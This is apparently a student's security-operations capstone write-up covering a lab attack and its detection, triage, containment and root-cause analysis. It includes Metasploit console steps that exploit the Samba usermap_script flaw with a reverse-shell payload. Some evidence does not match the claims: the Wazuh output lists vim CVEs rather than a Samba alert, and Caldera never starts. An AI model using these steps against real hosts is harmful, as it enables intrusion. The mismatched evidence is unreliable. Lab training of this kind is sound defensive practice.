Security Operations Center (SOC) –Week4 Capstone Documentation

1.Introduction


The purpose of this capstone project is to simulate a **real-world cyberattack** and walk through the **full SOC workflow**, including detection, triage, response, adversary emulation, post-incident analysis, and reporting. Using tools such as **Metasploit, Wazuh, CrowdSec, TheHive, MITRE Caldera, Elastic Security, and Google Docs**, this exercise demonstrates the effectiveness of a layered defense strategy and SOC collaboration.

The simulated attack involves exploiting a **Samba vulnerability in Metasploitable2** using Metasploit, detecting and responding with Wazuh, CrowdSec, and TheHive, emulating adversary behavior with MITRE Caldera, and documenting the incident using industry-standard reporting practices.


2. Steps with Screenshots

1. Attack Simulation (Metasploit)


- Launched Samba usermap script exploit
- **Screenshot:**
  Metasploit console showing exploit success



```
┌──(sadaf22㉿cyberlab)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

                 ########                  #
             #################            #
          ######################         #
         #########################      #
       ############################
      ##############################
      ###############################
     ###############################
     ##############################
                     #    ########   #
        ##        ###        ####   ##
                             ###   ###
                           ####   ###
      ####          ##########   ####
      #######################   ####
        ####################   ####
         ##################  ####
           ############      ##
              ########        ###
             #########        #####
           ############      ######
          ########      #########
            #####       ########
              ###       #########
             ######    ############
            #######################
            #   #   ###  #   #   ##
            ########################
             ##     ##   ##     ##
                   https://metasploit.com


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search usermap_script

Matching Modules
================
```




```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, so
                                       cks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                       html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST <Metasploitable2_IP>
RHOST ⇒ <Metasploitable2_IP>
msf6 exploit(multi/samba/usermap_script) > set RHOST 139
RHOST ⇒ 139
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST <Kali_IP>
[-] The following options failed to validate: Value '<Kali_IP>' is not valid for option 'LHOST'.
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/samba/usermap_script) > exploit
```

2. Adversary Emulation (MITRE Caldera)

- Configured MITRE Caldera to simulate **– Exploitation of Remote Services**.
- Ran the emulation against the target to validate SOC detection.
- **Screenshot:**
  Caldera operation log executed




```
┌──(sadaf22㉿cyberlab)-[~]
└─$ cd caldera

┌──(sadaf22㉿cyberlab)-[~/caldera]
└─$ pip install -r requirements.txt
error: externally-managed-environment

× This environment is externally managed
╰─> To install Python packages system-wide, try apt install
    python3-xyz, where xyz is the package you are trying to
    install.

    If you wish to install a non-Kali-packaged Python package,
    create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.

    If you wish to install a non-Kali-packaged Python application,
    it may be easiest to use pipx install xyz, which will manage a
    virtual environment for you. Make sure you have pipx installed.

    For more information, refer to the following:
    * https://www.kali.org/docs/general-use/python3-external-packages/
    * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the
risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.

┌──(sadaf22㉿cyberlab)-[~/caldera]
└─$ python server.py --insecure
Traceback (most recent call last):
  File "/home/sadaf22/caldera/server.py", line 12, in <module>
    import aiohttp_apispec
ModuleNotFoundError: No module named 'aiohttp_apispec'

┌──(sadaf22㉿cyberlab)-[~/caldera]
└─$ http://localhost:8888
```

3. Detection in Wazuh

Wazuh successfully raised an alert:

- **Screenshot:**
  Wazuh dashboard showing Samba exploit alert




109 hits

Apr 3, 2025 @ 00:00:00.000 - Apr 3, 2025 @ 23:59:59.999

estamp	agent.name	data.vulnerability.cve	data.vulnerability.severity	data.vulnerability.package.name	data.vulnerability.package.versi...	data.vulnerability.status
2025 @ 17:04:48.605	RHEL7	CVE-2023-46246	Medium	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.593	RHEL7	CVE-2023-2609	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.582	RHEL7	CVE-2023-0051	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.571	RHEL7	CVE-2022-3591	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.560	RHEL7	CVE-2022-1154	Medium	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.550	RHEL7	CVE-2022-3520	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.539	RHEL7	CVE-2023-1175	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.528	RHEL7	CVE-2023-1170	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.517	RHEL7	CVE-2023-1127	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.507	RHEL7	CVE-2023-0433	High	vim-enhanced	2:7.4.629-8.el7_9	Active
2025 @ 17:04:48.497	RHEL7	CVE-2023-1264	Medium	vim-enhanced	2:7.4.629-8.el7_9	Active

4. Triage in TheHive

- Created a case in TheHive.
- Linked alert details, attack logs, and MITRE reference.
- **Screenshot:**
  TheHive case with incident details




TheHive Case: Samba Exploit Incident

- **Case Title:** Samba Exploit – Unauthorized Access Attempt
- **Case ID:** SOC-INC-2025-001
- **Date/Time Created:** 2025-09-10 16:05:00
- **Severity:** High
- **Description:** Detection of a **Samba service exploitation attempt** originating from external IP 10.0.2.15. Wazuh flagged the event as **MITRE ATT&CK Technique T1210 – Exploitation of Remote Services**.
- **Evidence Linked:**
  1. Wazuh alert logs with timestamp and source IP.
  2. Metasploit attack logs confirming the exploitation.
  3. Elastic Security timeline showing detection and response.
- **Tasks Assigned:**
  1. **Triage:** Validate alert and confirm malicious activity.
  2. **Containment:** Block attacker IP using CrowdSec.
  3. **Forensic Analysis:** Collect system logs and process activity for RCA.
  4. **Reporting:** Document findings in Google Docs (SANS Template).
- **MITRE ATT&CK Mapping:** T1210 – Exploitation of Remote Services.
- **Status:** Open – Under Investigation

5. Response & Containment (CrowdSec)

- Blocked attacker IP with CrowdSec.
- **Screenshot:**
  CrowdSec decision log showing blocked IP



IP/IP range: 10.0.2.15

Remediation: Ban [✓] Captcha Custom

Duration: 4h 8h [✓] Custom


Reason: Samba Exploit Incident

Target: All [✓] Engines Tags

* All fields are mandatory

6. SOAR Automation

- Automated workflow in TheHive:
  - Triggered IP block on alert.
  - Case created automatically with IOC details.
- **Screenshot:**
  TheHive playbook execution log



TheHive Playbook Execution Log – SOAR Automation


- **Playbook Title:** Automated IP Block & Case Update
- **Execution ID:** PBX-2025-001
- **Triggered By:** Case SOC-INC-2025-001 (Samba Exploit Incident)
- **Date/Time:** 2025-09-10 16:05:00
- **Steps Executed:**
  1. Fetched attacker IP from linked Wazuh alert.
  2. Sent automated block request to **CrowdSec**.
  3. Verified IP block with a **ping test** (response dropped).
  4. Updated case status in TheHive to “Containment in Progress”.
  5. Added execution notes with MITRE Technique mapping (T1210).
- **Execution Result:** Success – Attacker IP 10.0.2.15 blocked.
- **Automation Outcome:** Reduced manual response time, ensured quick containment, and logged actions for audit.

7. Post-Incident Analysis (RCA)

Incident: Samba service on Metasploitable2 exploited via Metasploit (usermap script).
Step-by-step “5 Whys” analysis:

1. Why was the system compromised?
   → Because an attacker exploited a Samba service vulnerability.
2. Why was the Samba service vulnerable?
   → Because it was running an outdated, unpatched version.
3. Why was the outdated version still in use?
   → Because there was no regular patch management or vulnerability scanning.
4. Why was there no patch management policy enforced?
   → Because IT/SOC lacked a standardized patching process and monitoring controls.
5. Why was the process missing?
   → Because of organizational gaps in security governance and lack of accountability for patch compliance.


- Applied **5 Whys** → Root cause identified as unpatched Samba service.
- Created **Fishbone Diagram** in Draw.io.
- **Screenshot:**
  Fishbone diagram with “Unpatched Service” as root cause


Unpatched Service (Root Cause)
People -Lack of ownership -Low security awareness
Process -No patch mgmt cycle -No vuln. scanning process
Technology -Outadated Samba service -No auto updates
Environment -Legacy system -Exposed network
Policy/Governance -No compliance enforcement -Weak audit controls
Detection/Response - Limited proactive monitoring - Reactive SOC only

